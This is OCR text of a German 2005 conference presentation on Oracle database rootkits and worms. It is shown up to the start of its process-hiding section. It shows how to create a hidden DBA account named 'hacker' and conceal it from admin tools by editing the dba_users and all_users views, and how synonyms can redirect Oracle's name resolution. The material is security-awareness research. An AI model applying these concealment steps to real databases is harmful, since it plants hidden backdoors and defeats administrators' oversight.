
Oracle Rootkits & Oracle Würmer - neue Bedrohungen für Datenbanken?

Alexander Kornbrust
27-September-2005

Agenda




1. Einführung
2. OS Rootkits
3. Oracle Rootkits
4. Ausführungspfad
5. Benutzer verstecken
6. Prozesse verstecken
7. PL/SQL Packages verändern
8. System-Packages unwrappen
9. Entdecken von Rootkits & Folgerungen
10. Oracle Würmer
11. F & A & K

OS Rootkit

- **Definition Wikipedia:**

  Ein Rootkit ist eine Sammlung von Softwarewerkzeugen, die nach dem Einbruch in ein Computersystem auf dem kompromittierten System installiert wird, um zukünftige Logins des Eindringlings zu verbergen, Prozesse zu verstecken und Daten mitzuschneiden.

OS Rootkit



- **Was passiert, nachdem ein Hacker in einen Server eingebrochen ist?**
  - **Hacker entfernt seine Spuren.**
  - **Angreifer installiert im Betriebssystem ein Rootkit (=Hintertür), um später jederzeit Zugriff darauf zu haben.**
  - **Dieses Rootkit ist normalerweise vor dem Administrator versteckt.**

OS Rootkit

- **Ergebnis des `who` Kommandos mit und ohne installiertem Rootkit.**

Ohne Rootkit

```
   [root@picard root]# who
root   pts/0 Apr  1 12:25
root   pts/1 Apr  1 12:44
root   pts/1 Apr  1 12:44
ora    pts/3 Mar 30 15:01
hacker pts/3 Feb 16 15:01
```

Mit Rootkit

```
[root@picard root]# who
root   pts/0 Apr  1 12:25
root   pts/1 Apr  1 12:44
root   pts/1 Apr  1 12:44
ora    pts/3 Mar 30 15:01
```

Einführung

Betriebssysteme und Datenbanken sind in der Architektur ziemlich ähnlich.

Beide besitzen

- **Benutzer**
- **Prozesse**
- **Jobs**
- **Ausführbare Objekte**
- **Symbolische Links**
- **…**

➔ **Eine Datenbank ist eine Art von Betriebssystem.**

Einführung


OS cmd	Oracle	SQL Server	DB2	Postgres
ps	select * from v$process	select * from sysprocesses	list application	select * from pg_stat_activity
kill 1234	alter system kill session '12,55'	SELECT @var1 = spid FROM sysprocesses WHERE nt_username='andrew' AND spid<>@@spidEXEC ('kill '+@var1);	force application (1234)	
Executables	View, Package, Procedures and Functions	View, Stored Procedures	View, Stored Procedures	View, Stored Procedures
execute	select * from view; exec procedure	select * from view; exec procedure	select * from view;	select * from view; execute procedure
cd	alter session set current_schema =user01			

Einführung

Wenn eine Datenbank eine Art von Betriebssystem ist, lassen sich alle Arten von Malware auf das „Betriebssystem Datenbank“ (Oracle) migrieren.


Deshalb sind Oracle Würmer, Viren und Rootkits möglich durch Migration der Konzepte in die Datenbankwelt möglich.

Oracle Rootkits




- **Implementierung eines Oracle Rootkits**
  - **Oracle Execution Pfad**
  - **Datenbank Benutzer verstecken**
  - **Datenbank Prozesse verstecken**
  - **Unwrappen von Oracle Packages**
  - **Modifizieren von internen Funktionen**

Datenbank Rootkits



- **Wege, ein (Oracle) Rootkit zu implementieren**
  - **Das (Oracle) Objekt selbst ändern**
  - **Den Ausführungspfad zum Oracle-Objekt ändern**

Oracle Ausführungspfad



Wie löst Oracle Objektnamen auf?


Beispiel:

```
SQL> Select username from dba_users;
```


Namensauflösung:

- **Gibt es ein lokales Objekt im aktuellen Schema (Tabelle, View, …) namens dba_users? Wenn ja, verwende es.**
- **Gibt es ein privates Synonym namens dba_users? Wenn ja, verwende es.**
- **Gibt es ein Public Synonym namens dba_users? Wenn ja, verwende es.**

Oracle Ausführungspfad




Ausführungspfad



Der Ausführungspfad kann geändert werden durch

- **Erzeugung eines lokalen Objektes mit identischem Namen**
- **Erzeugung eines privaten Synonyms, das auf ein anderes Objekt zeigt**
- **Erzeugung eines Public Synonyms, das auf ein anderes Objekt zeigt.**
- **Wechsel in ein anderes Schema**


Datenbankbenutzer verstecken



Benutzerverwaltung in Oracle

- Benutzer und Rollen werden zusammen in der Tabelle SYS.USER$ gespeichert
- Benutzer besitzen das Flag TYPE# = 1
- Rollen besitzen das Flag TYPE# = 0
- Die Views dba_users und all_users vereinfachen den Zugriff
- Synonyme für dba_users und all_users


Datenbankbenutzer verstecken



Beispiel: Erzeugung eins Datenbankbenutzers namens Hacker

```
SQL> create user hacker identified
     by hacker;

SQL> grant dba to hacker;
```

Datenbankbenutzer verstecken




Beispiel: Anzeigen aller Datenbankbenutzer

```
SQL> select username from dba_users;

USERNAME
------------------------------
SYS
SYSTEM
DBSNMP
SYSMAN
MGMT_VIEW
OUTLN
MDSYS
ORDSYS
EXFSYS
HACKER
[…]
```


Datenbankbenutzer verstecken

Enterprise Manager (Java)




Enterprise Manager (Web)

Quest TOAD



Datenbankbenutzer verstecken




Zusätzliche Zeile an die View anhängen

```
and pr.resource# = 1
AND U.NAME != 'HACKER'
```


Datenbankbenutzer verstecken

Enterprise Manager (Java)




Enterprise Manager (Web)

Quest TOAD




Datenbankbenutzer verstecken

TOAD benutzt die View ALL_USERS anstatt der DBA_USERS. Deshalb ist der Benutzer HACKER immer noch sichtbar.




Datenbankbenutzer verstecken

Nun ist der Benutzer auch in TOAD verschwunden…




Prozesse verstecken



Prozessmanagement in Oracle

- Prozesse sind in einer speziellen View v$session die im Schema SYS liegt gespeichert
- Public Synonym v$session verweist auf v_$session
- Die View v_$session dient zum Zugriff auf v$session

Prozesse verstecken




Beispiel: Anzeigen aller Datenbankprozesse


```
SQL> select sid,serial#, program from v$session;

       SID    SERIAL# PROGRAM
       ----- -------- ------------------------------------
       ---------
       297      11337 OMS
       298      23019 OMS
       300         35 OMS
       301          4 OMS
       304       1739 OMS
       305      29265 sqlplus.exe
       306       2186 OMS
       307         30 emagent@picard.rds (TNS V1
       308         69 OMS
       310       5611 OMS
       311         49 OMS
       [...]
```


Prozesse verstecken

